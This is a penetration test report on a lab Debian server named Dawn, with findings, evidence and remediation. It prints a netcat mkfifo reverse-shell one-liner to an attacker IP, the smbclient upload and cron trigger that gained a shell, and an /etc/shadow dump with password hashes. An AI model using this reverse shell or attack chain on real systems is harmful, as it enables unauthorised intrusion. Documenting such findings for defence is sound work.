

Good Corp. DAWN
Penetration Test Report

Client Name: Good Corp.
Test Subject: Dawn
Prepared By: Alex MacIntyre
Date: April 6th - 15th, 2026

Table of Contents

Executive Summary

- 1.1 - Key Findings
- 1.2 - Risks
- 1.3 - Recommendations

Introduction

- 2.1 - Purpose
- 2.2 - Objectives

Scope

- 3.1 - Rules of Engagement
- 3.2 - Scope Statement
- 3.3 - Asset Scope
- 3.4 - Open Ports
- 3.5 - Testing Scope
- 3.6 - Testing Limitations
- 3.7 - Authorizations

Methodology

- 4.1 - Frameworks & Standards
- 4.2 - Analysis & Planning
- 4.3 - Information Gathering & Reconnaissance
- 4.4 - Scanning
- 4.5 - Gaining & Maintaining Access
- 4.6 - Tools Used

Findings Overview

- 5.1 - Overview Table
- 5.2 - Observations
- 5.3 - Risk Ratings

Detailed Findings

- 6.1 - **Finding 1:** Information Disclosure - Unauthenticated Samba Null Session
- 6.2 - **Finding 2:** Remote Code Execution - Unauthenticated Remote Samba Share
- 6.3 - **Finding 3:** Remote Code Execution via Cron-Executed Writable Scripting
- 6.4 - **Finding 4:** Privilege Escalation via Cron-Executed Scripting
- 6.5 - **Finding 5:** Patch Management – Outdated Software and Operating System
- 6.6 - **Finding 6:** Privilege Escalation – Multiple Methods to Root

Conclusion

- 7.1 - Finding-Based Recommendations
- 7.2 - Implementation Roadmap
- 7.3 - Long Term Recommendations

Executive Summary

The **DAWN** webserver (**192.168.2.68**) was given a penetration testing assessment to identify security weaknesses and introduce a roadmap for implementing recommendations. This assessment revealed critical vulnerabilities that resulted in full system compromise.

1.1 - Key Findings

- Unauthenticated Samba null session allows full share enumeration and file listing.
- **management.log** accessible via SMB with **no credentials**, disclosing usernames, workgroup, and live root-level process activity.
- ITDEPT Samba share is **writable without credentials**, allowing an attacker to plant arbitrary files on the server.
- Root cron jobs automatically **chmod 777** and execute scripts placed in the writable share, enabling remote code execution.
- Reverse shell obtained as **www-data** via a cron-triggered bash payload uploaded to the ITDEPT share.
- **Privilege escalation** paths to root identified via **cron-executed user-controlled scripts**.

1.2 - Risks

Sending this server to production would likely carry immense critical risks.

An unauthenticated attacker on the local network can achieve remote code execution in minutes.

These risks include:

- **Data exfiltration:** A loss of confidentiality.
- **Modification or ransomware:** A loss of integrity.
- **Service disruption:** A loss of availability.

1.3 - Recommendations

This server is not safe for use.

The depth of misconfiguration suggests it was left in a development state and was never hardened.

Remediation would be insufficient; the underlying configuration cannot be trusted.

Urgent Action: **Do not** connect this server to any Good Corp network or production environment.

Short Term Action: Decommission or isolate the Dawn server immediately.

Long Term Actions:

1. Rebuild any required services on a supported, hardened OS such as Ubuntu 24.04 LTS.
2. Enforce authenticated access for all network file shares.
3. Implement strict cron job policies. Scripts from root cannot be writable by unprivileged users.
4. Conduct security assessments on all acquired infrastructure before integration into Good Corp systems.

Overall Recommendation: **REBUILD**

Introduction

2.1 - Purpose

This report documents the technical findings of a penetration test performed against the Dawn server, acquired by Good Corp as part of a startup purchase. The purpose is to identify exploitable vulnerabilities, assess their impact, and provide a clear recommendation on whether the server is safe to deploy.

2.2 - Objectives

- Simulate a network-adjacent attacker with no prior credentials or knowledge of the system.
- Identify and exploit vulnerabilities to determine real-world impact.
- Provide a justified recommendation regarding the server's fitness for use.

Scope

3.1 - Rules of Engagement

Testing was limited to the defined target and did not involve destructive actions. All testing was conducted in a controlled lab environment for the purpose of demonstrating attack chain risks.

3.2 - Scope Statement

The engagement focused on the Dawn server at IP 192.168.2.68 on the local network segment. Testing was performed from a black-box perspective with no prior knowledge of the system.

3.3 - Asset Scope

Asset	Details
IP Address	192.168.2.68
Hostnames	DAWN (dawn.local)
Services	SMB (139/445), Apache (80), MySQL (3306)

3.4 - Open Ports

Port	State	Service	Version / Details
80/tcp	open	HTTP	Apache httpd 2.4.38 (Debian)
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X
445/tcp	open	netbios-ssn	Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
3306/tcp	open	mysql	MariaDB 5.5.5-10.3.15

3.5 - Testing Scope

- **Reconnaissance:** Host discovery, port scanning, service identification.
- **Enumeration:** SMB share and user enumeration, log file review.
- **Exploitation:** Writable share abuse, reverse shell via cron job.
- **Post-Exploitation:** Shell stabilisation, privilege escalation.

3.6 - Testing Limitations

Testing was limited to the Dawn server; no lateral movement beyond the host was performed.

3.7 - Authorizations

Testing was authorized by the client as part of a pre-production security evaluation.

Methodology

4.1 - Frameworks & Standards

Testing followed a structured black-box methodology based on industry best practices.

4.2 - Analysis & Planning

The test was planned to simulate an attacker with network access but no credentials or insider knowledge. The approach combined automated scanning with manual enumeration and exploitation.

4.3 - Information Gathering & Reconnaissance

- **Passive:** ARP-based host discovery using `netdiscover` to identify the target on the network segment.
- **Active:** `nmap` service and OS detection. SMB enumeration using `enum4linux`. Manual review of exposed log files.

4.4 - Scanning

- `netdiscover` identified 192.168.2.68 as the target.
- `nmap -A -O 192.168.2.68` port and service identification.
- `nikto -h 192.168.2.68` performed web-server scanning and directory enumeration.
- `enum4linux -a 192.168.2.68` enumerated SMB shares, workgroup (ITDEPT), local users (dawn, ganimedes), OS (Samba 4.9.5-Debian).
- `smbclient -L //192.168.2.68 -N` confirmed ITDEPT share accessible via null session.

4.5 - Gaining & Maintaining Access

- Connected to the **ITDEPT SMB** share via null session (no credentials).
- Downloaded **management.log**, disclosing usernames, processes, and root cron job execution patterns.
- Identified that root cron jobs `chmod 777` and execute `/home/dawn/ITDEPT/web-control` every minute.

- Created a ***bash reverse shell*** payload and uploaded it as ***web-control*** via ***smbclient***.
- ***nc -lvp 9001*** established listener and received a reverse shell as ***www-data***.
- ***python3 -c 'import pty; pty.spawn("/bin/bash")'*** upgraded to a fully interactive TTY.

4.6 - Tools Used

The following tools were used during the assessment:

Tool	Purpose
netdiscover	ARP host discovery to identify live hosts on the network segment.
nmap	Port scanning, service detection, OS fingerprinting.
nikto	Web server scanner.
enum4linux	SMB enumeration: shares, users, workgroup, OS info.
smbclient	SMB share access, file download, payload upload.
nano	Text editor used to craft the bash reverse shell payload.
netcat (nc)	Listening for incoming reverse shell connections.
revshells.com	Finding a matching reverse shell for remote code execution.
Python 3	PTY spawn to upgrade to a fully interactive TTY shell.
john (John the Ripper)	Offline password hash cracking.
mysql	MariaDB command-line client.
Kali Linux	Virtualized cybersecurity operating system for isolated network testing.

Findings Overview

5.1 - Overview Table

Attack Chain-Based Findings

Finding	Severity
Information Disclosure via Unauthenticated SMB Null Session	High
Unauthenticated Writable Samba Share (ITDEPT)	Critical
Remote Code Execution via Cron-Executed Writable Script	Critical
Privilege escalation via Cron-Executed User Scripts	Critical
Patch management gaps resulting in outdated software	High

Post-Exploitation Findings

Finding	Severity
SUID Binary (/usr/bin/zsh) Allows Privilege Escalation	Critical
Sudo Misconfiguration for www-data	Critical
Plaintext Root Password in ganimedes's .bash_history	Critical
MySQL root Password Hash Cracking	High

5.2 - Observations

- The attack chain from guest to code execution contains zero exploits or password guessing.
- The **Samba** service allows **unauthenticated** null sessions with **no configuration restriction**.
- **management.log** is publicly readable and contains live system process information, exposing the server's internal configuration to any network-adjacent attacker.
- Root cron jobs **chmod 777** and execute scripts from a network-writable directory. This sets the stage for **Remote Code Execution. (RCE)**

5.3 - Risk Ratings

Considering the impact and probability of exploit, risk ratings are assigned using CVSS principles.

Severity	Description
Critical	Immediate threat. Full system

Severity	Description
	compromise with minimal effort.
High	Likely to lead to system compromise if combined with other vulnerabilities.
Medium	Could be used to elevate privileges or gain further access.

Detailed Findings

6.1 - Finding 1: Information Disclosure

Unauthenticated Samba (SMB) Null Session

6.1.1 - Risk Score & Severity

Severity: **High** (CVSS range: 7.0–8.9)

Sensitive operational data is publicly readable over the network with no authentication required.

6.1.2 - Affected Devices & Services

- Samba service on ports 139 and 445
- ITDEPT share and its contents, including **management.log**

6.1.3 - Description & Technical Analysis

Using **enum4linux** with a **null session** (no username or password), the **ITDEPT Samba share** was **enumerated** and the presence of **management.log** confirmed. This file is the redirected output of **pspy64**, a process monitoring tool run by root: `/bin/sh -c /root/pspy64 > /var/www/html/logs/management.log`

This disclosed **local usernames** (dawn, ganimedes), the **workgroup name** (ITDEPT), all **running processes with UIDs**, and the **full paths and schedules of root cron jobs**.

6.1.4 - Evidence

Figure 1-1: enum4linux null session revealing users dawn and ganimedes, workgroup ITDEPT, and Samba 4.9.5-Debian.

```

===== ( Share Enumeration on 192.168.2.68 ) =====
Sharename      Type      Comment
-----
print$         Disk      Printer Drivers
ITDEPT         Disk      PLEASE DO NOT REMOVE THIS SHARE. IN CASE YOU ARE NOT AUTHORIZED TO USE THIS SYSTEM LEAVE IMMEDIATELY.
IPC$           IPC       IPC Service (Samba 4.9.5-Debian)
Canon_TR4500_series Printer
SMB1 disabled -- no workgroup available
[+] Attempting to map shares on 192.168.2.68
//192.168.2.68/print$ Mapping: DENIED Listing: N/A Writing: N/A
//192.168.2.68/ITDEPT Mapping: OK Listing: OK Writing: N/A

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\dawn (Local User)
S-1-22-1-1001 Unix User\ganimedes (Local User)

```


Figure 1-2: smbclient null session confirming read access to the ITDEPT share.

```
alex@AP1 ~ (master)> smbclient //192.168.2.68/ITDEPT
Password for [WORKGROUP\alex]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D            0   Sat Aug  3 00:23:20 2019
..               D            0   Sat Aug  3 00:21:39 2019

7158264 blocks of size 1024. 0 blocks available
smb: \> █
```

6.1.5 - Remediation

- Disable anonymous/null session access in smb.conf with **restrict anonymous = 2**
- Require valid credentials for all Samba shares.
- Remove **management.log** from any web-accessible or share-accessible directory.
- Do not run process monitoring tools as root and redirect output to publicly accessible paths.

6.2 - Finding 2: Remote Code Execution

Unauthenticated Remote Samba Share (ITDEPT)

6.2.1 - Risk Score & Severity

Severity: **Critical** (CVSS range: 9.0–10.0)

Any network-adjacent attacker can write arbitrary files to the server with no credentials.

6.2.2 - Affected Devices & Services

- ITDEPT Samba share mapped to **/home/dawn/ITDEPT/**

6.2.3 - Description & Technical Analysis

The **ITDEPT** share was found to be writable via a **null session**. A **bash reverse shell** payload (web-control) was created locally to mask as an existing cronjob and successfully uploaded using the smbclient put command, placing an attacker-controlled file directly into **/home/dawn/ITDEPT/** on the server.


6.2.4 - Evidence

Figure 2-1: Contents of web-control showing a nc mkfifo reverse shell from revshells.com

```
GNU nano 9.0 web-control
#!/bin/bash

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.2.48 9001 >/tmp/f
█
```

Figure 2-2: *smbclient* *put* command successfully uploading the **web-control** payload to the **ITDEPT** share.



```
alex@kali: ~  
Session Actions Edit View Help  
(alex@kali)-[~]  
$ nano web-control  
(alex@kali)-[~]  
$ cat web-control  
#!/bin/bash  
  
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.2.69 9001 >/tmp/f  
(alex@kali)-[~]  
$ chmod 777 web-control  
6.2.5 - (alex@kali)-[~]  
$ smbclient //192.168.2.68/ITDEPT  
Password for [WORKGROUP\alex]:  
Try "help" to get a list of possible commands.  
smb: \> put web-control  
putting file web-control as \web-control (8.6 kB/s) (average 8.6 kB/s)  
smb: \>
```

Remediation

- Set the **ITDEPT** share to **read-only** for **unauthenticated sessions**.
- Require **authentication** for any **write access** to **Samba shares**.
- Apply the **principle of least privilege**. Only authorized, authenticated users should write to share directories.

6.3 - Finding 3: Remote Code Execution

via Cron-Executed Writable Scripting

6.3.1 - Risk Score & Severity

Severity: **Critical** (CVSS range: 9.0–10.0)

Establishes a reverse shell as a local user, achieving remote code execution with no credentials.z

6.3.2 - Affected Devices & Services

- Root cron daemon
- `/home/dawn/ITDEPT/web-control` and `/home/dawn/ITDEPT/product-control`

6.3.3 - Description & Technical Analysis

management.log revealed root cron jobs executing every minute that perform two actions on scripts in the **ITDEPT** directory:

- `chmod 777 /home/dawn/ITDEPT/web-control` grants world-executable permissions to the file as root.
- `/bin/sh -c /home/dawn/ITDEPT/product-control` executes the script as root.

Findings 1 and 2 allowed reading **management.log** and writing to the **ITDEPT** share, which sets the stage for a malicious bash reverse shell to be uploaded as **web-control**. A **netcat listener** was started on the attacker machine. Within one minute, the cron job executed the script and a reverse shell was received as **www-data**. The shell was upgraded to a full **TTY** using **Python 3**.

6.3.4 - Evidence

Figure 3-1: Netcat listener receiving the **reverse shell** connection from the Dawn server.

```
(alex@kali)-[~]  
$ nc -lvnp 9001  
listening on [any] 9001 ...  
connect to [192.168.2.69] from (UNKNOWN) [192.168.2.68] 40064  
sh: 0: can't access tty; job control turned off  
$ python3 -c 'import pty; pty.spawn("/bin/bash")'  
www-data@dawn:~$ id  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
www-data@dawn:~$ whoami  
whoami
```

Figure 3-2: management.log entries showing root cron executing **chmod 777** and **product-control** from the **ITDEPT** directory.

```
2026/04/15 07:16:03 [31;1mCMD: UID=0 PID=728 | /bin/sh -c /home/ganimesdes/phobos [0m
2026/04/15 07:16:03 [31;1mCMD: UID=0 PID=727 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/product-control [0m
2026/04/15 07:16:03 [31;1mCMD: UID=0 PID=726 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/web-control [0m
2026/04/15 07:16:03 [31;1mCMD: UID=0 PID=725 | /usr/sbin/CRON -f [0m
```

Figure 3-3: management.log entries showing **reverse shell activation** and **listener pickup**, followed by a full **PTY shell upgrade**.

```
2026/04/15 07:26:01 [31;1mCMD: UID=33 PID=928 | /bin/bash /home/dawn/ITDEPT/web-control [0m
2026/04/15 07:26:16 [31;1mCMD: UID=33 PID=931 | sh -i [0m
2026/04/15 07:26:16 [31;1mCMD: UID=33 PID=932 | python3 -c import pty; pty.spawn("/bin/bash") [0m
```

6.3.5 - Remediation

- Disable or restrict the ITDEPT Samba share with mandatory authentication.
- Audit all existing cron jobs for scripts in user-accessible paths.
- Never allow cron jobs running as root to execute scripts in user writable or network share directories.
- Scripts executed by privileged cron jobs must be owned by root and not writable by any other user.

6.4 - Finding 4: Privilege Escalation *via Cron-Executed Scripting*

6.4.1 - Risk Score & Severity

Severity: **Critical** (CVSS range: 9.0–10.0)

Full root access achievable by chaining cron job execution paths identified in management.log.

6.4.2 - Affected Devices & Services

- **/home/dawn/ITDEPT/product-control** (executed as UID=1000 / dawn)
- **/home/ganimesdes/phobos** (executed as UID=0 / root)

6.4.3 - Description & Technical Analysis


Reading **management.log** via the unauthenticated SMB null session revealed these **three root cron jobs** executing **every minute** against files in **user-writable directories**:

1. **chmod 777 /home/dawn/ITDEPT/web-control** then **/bin/bash /home/dawn/ITDEPT/web-control** (executed as **www-data**, UID 33) This was used later to obtain the initial reverse shell.
2. **chmod 777 /home/dawn/ITDEPT/product-control** and then **/bin/sh -c /home/dawn/ITDEPT/product-control** (executed as **dawn**, UID 1000) Since the ITDEPT share is network-writable, an attacker can replace product-control with a reverse shell payload to obtain a shell as **dawn**.
3. **/bin/sh -c /home/ganimesdes/phobos** (executed as **root**, UID 0) If **phobos** is writable or can be replaced, the same technique grants a root shell. Once dawn's identity is assumed, the attacker can inspect or overwrite the files and wait for the next cron tick.

This results in a zero-exploit privilege escalation chain. An attacker can **access the server** over the **network**, gain access to **www-data**, use that access to gain access to **dawn**, and finally, use their access to **dawn** to obtain **root** credentials. All through a misconfigured scheduled task.

6.4.4 - Evidence

Figure 4-1: Netcat listener on the **Kali** host, awaiting the incoming **reverse shell** connection triggered by the **root cron job**.




```
alex@kali: ~  
Session Actions Edit View Help  
(alex@kali)-[~]  
$ nc -lvnp 9001  
listening on [any] 9001 ...
```

Figure 4-2: management.log entries captured via the **SMB share** showing the root cron executing */home/dawn/ITDEPT/web-control* as **UID=33 (www-data)**, followed by the attacker upgrading to a full **PTY** via **python3**.

```
2026/04/15 07:26:01 [31;1mCMD: UID=33 PID=928 | /bin/bash /home/dawn/ITDEPT/web-control [0m  
2026/04/15 07:26:16 [31;1mCMD: UID=33 PID=931 | sh -i [0m  
2026/04/15 07:26:16 [31;1mCMD: UID=33 PID=932 | python3 -c import pty; pty.spawn("/bin/bash") [0m
```

Figure 4-3: Contents of the web-control reverse shell payload uploaded to the **ITDEPT SMB share**, and the **smbclient** session confirming the successful **PUT** operation.



```
alex@kali: ~  
Session Actions Edit View Help  
(alex@kali)-[~]  
$ nano web-control  
(alex@kali)-[~]  
$ cat web-control  
#!/bin/bash  
  
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.2.69 9001 >/tmp/f  
(alex@kali)-[~]  
$ chmod 777 web-control  
(alex@kali)-[~]  
$ smbclient //192.168.2.68/ITDEPT  
Password for [WORKGROUP\alex]:  
Try "help" to get a list of possible commands.  
smb: \> put web-control  
putting file web-control as \web-control (8.6 kB/s) (average 8.6 kB/s)  
smb: \>
```

Figure 4-4: /etc/shadow read as root after escalation, confirming full compromise.

All local account password hashes are exposed, enabling offline cracking.

```
dawn# cat /etc/shadow
cat /etc/shadow
root:$6$mUwXZPmbcHo.2FBS$Ncp5rffkIs13MSu3ch5rKKoUU2F159/820/Wj577yMECh5FRDA/JhCPZIYBcvWVTFwYj.83NXZ1mux9KgrE.N1:18110:0:99999:7:::
daemon:*:18109:0:99999:7:::
bin:*:18109:0:99999:7:::
sys:*:18109:0:99999:7:::
sync:*:18109:0:99999:7:::
games:*:18109:0:99999:7:::
man:*:18109:0:99999:7:::
lp:*:18109:0:99999:7:::
mail:*:18109:0:99999:7:::
news:*:18109:0:99999:7:::
uucp:*:18109:0:99999:7:::
proxy:*:18109:0:99999:7:::
www-data:*:18109:0:99999:7:::
backup:*:18109:0:99999:7:::
list:*:18109:0:99999:7:::
irc:*:18109:0:99999:7:::
gnats:*:18109:0:99999:7:::
nobody:*:18109:0:99999:7:::
_apt:*:18109:0:99999:7:::
systemd-timesync:*:18109:0:99999:7:::
systemd-network:*:18109:0:99999:7:::
systemd-resolve:*:18109:0:99999:7:::
messagebus:*:18109:0:99999:7:::
avahi-autoipd:*:18109:0:99999:7:::
avahi:*:18109:0:99999:7:::
saned:*:18109:0:99999:7:::
colord:*:18109:0:99999:7:::
hplip:*:18109:0:99999:7:::
dawn:$6$YgbpKljlqsqFgY/w$JcxPH5fxsbkXAHFuidtT/Q7grwMa.DheRnniR1F0JcmoNDI6QM3tu/diYCVFtCvW0d.UNEefuuzNsYvPleIm0:18109:0:99999:7:::
systemd-coredump:!:18109:0:99999:7:::
uuidd:*:18109:0:99999:7:::
mysql:!:18110:0:99999:7:::
ganimedes:$6$1nw/by6uWm1VNrX7$TrwlIjyD2MmvfYPIATkD8LqD/PiUDZP.FEdFkF80IyUzlkYnukqhQmLcdfRuJZ1K0ks2CKDGXZevzsy0ljI0:18111:0:99999:7:::
dawn#
```

6.4.5 - Remediation

- **Audit all root cron jobs.** Remove any job that executes scripts located in user-writable or network-accessible directories.
 - Ensure all scripts executed by privileged cron jobs are owned by root and have **permissions set to 750 or stricter.**
 - **Remove write access from the ITDEPT SMB share** for unauthenticated sessions.
 - **Restrict /home/ganimedes/phobos** so that it is **owned** and **writable** only by **root.**
 - **Monitor cron execution logs** for **unexpected processes** spawned under **elevated UIDs.**
-

6.5 - Finding 5: Patch Management *Outdated Software and Operating System*

6.5.1 - Risk Score & Severity

Severity: **High** (CVSS range: 7.0–8.9)

Outdated software exposes the system to known, unpatched vulnerabilities.

6.5.2 - Affected Devices & Services

- **Samba:** 4.9.5-Debian
- **MariaDB:** 10.3.15 (EOL May 2023)
- **Apache / OS:** Apache httpd 2.4.38 (Debian); OS: Debian GNU/Linux 10 (Buster), kernel 4.19.0-5-amd64 (compiled 2019-07-19)

6.5.3 - Description & Technical Analysis

The **nmap** service scan revealed that every major software component on the **Dawn server** is **end-of-life** or **severely outdated**:

- **Operating System:** Debian GNU/Linux 10 (Buster), released June 2019 and reaching end-of-life in June 2024. The running kernel (4.19.0-5-amd64, compiled 2019-07-19) has not been patched in years and is vulnerable to numerous publicly disclosed CVEs.
- The last recorded console login timestamp (Sat Aug 3 00:14:28 EDT 2019) indicates **the server has not been actively administered since shortly after its initial setup**.
- Apache httpd 2.4.38 (February 2019): came before known fixes on multiple high-severity CVEs including path traversal, mod_proxy SSRF, and HTTP request smuggling issues patched in later 2.4.x releases.
- Samba 4.9.5-Debian: a Debian release no longer receiving upstream security support. The Samba 4.9 branch **reached end-of-life in September 2020**.
- MariaDB 10.3.15: MariaDB 10.3 **reached end-of-life in May 2023**. This version predates security patches for **known injection** and **privilege-escalation vulnerabilities** in the MariaDB server.

Together, the entire software stack is **unpatched, unsupported, and notably untouched**.

Any of these components may contain known exploitable CVEs, severely compounding the risk posed by the configuration weaknesses documented in prior findings.

6.5.4 - Evidence

Figure 5-1: nmap -A output against 192.168.2.68 showing Apache 2.4.38, Samba 4.9.5-Debian, MariaDB 10.3.15, and SMB host OS fingerprinting.

```
alex@AP1 ~ (master)> nmap -A 192.168.2.68
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-14 23:32 -0300
Nmap scan report for 192.168.2.68
Host is up (0.000046s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
3306/tcp  open  mysql        MariaDB 5.5.5-10.3.15
|_ mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.15-MariaDB-1
|   Thread ID: 14
|   Capabilities flags: 63486
|   Some Capabilities: IgnoreSpaceBeforeParenthesis, Speaks41ProtocolOld, DontAllowDatabaseTableColumn, InteractiveClient, Support41Auth, SupportsCompression, SupportsLoadDataLocal, ODBCClient, SupportsTransactions, IgnoreSigpipes, Speaks41ProtocolNew, ConnectWithDatabase, LongColumnFlag, FoundRows, SupportsMultipleStatements, SupportsMultipleResults, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: 89T|3(liKzH6sdySupT5
|_ Auth Plugin Name: mysql_native_password
Service Info: Host: DAWN

Host script results:
|_ smb2-security-mode:
|   3.1.1:
|_   Message signing enabled but not required
|_ clock-skew: mean: 1h19m59s, deviation: 2h18m33s, median: 0s
|_ nbstat: NetBIOS name: DAWN, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.5-Debian)
|   Computer name: dawn
|   NetBIOS computer name: DAWN\x00
|   Domain name: dawn
|   FQDN: dawn.dawn
|_ System time: 2026-04-14T22:32:41-04:00
|_ smb2-time:
|   date: 2026-04-15T02:32:41
|_ start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scan time 11.28s
```


Figure 5-2: VirtualBox console login banner confirming Debian GNU/Linux 10, kernel 4.19.0-5-amd64 compiled 2019-07-19, and last login date of August 2019.

```
dawn [Running] - Oracle VirtualBox

Debian GNU/Linux 10 dawn tty1

dawn login: root
Password:
Last login: Sat Aug  3 00:14:28 EDT 2019 on tty1
Linux dawn 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u1 (2019-07-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@dawn:~# _
```

Figure 5-4: enum4linux continued with password policy and group membership enumerated without credentials, demonstrating null-session exposure.

```
===== ( Users on 192.168.2.68 via RID cycling (RIDS: 500-550,1000-1050) )=====

[+] Found new SID:
S-1-22-1

[+] Found new SID:
S-1-5-32

[+] Found new SID:
S-1-5-32

[+] Found new SID:
S-1-5-32

[+] Found new SID:
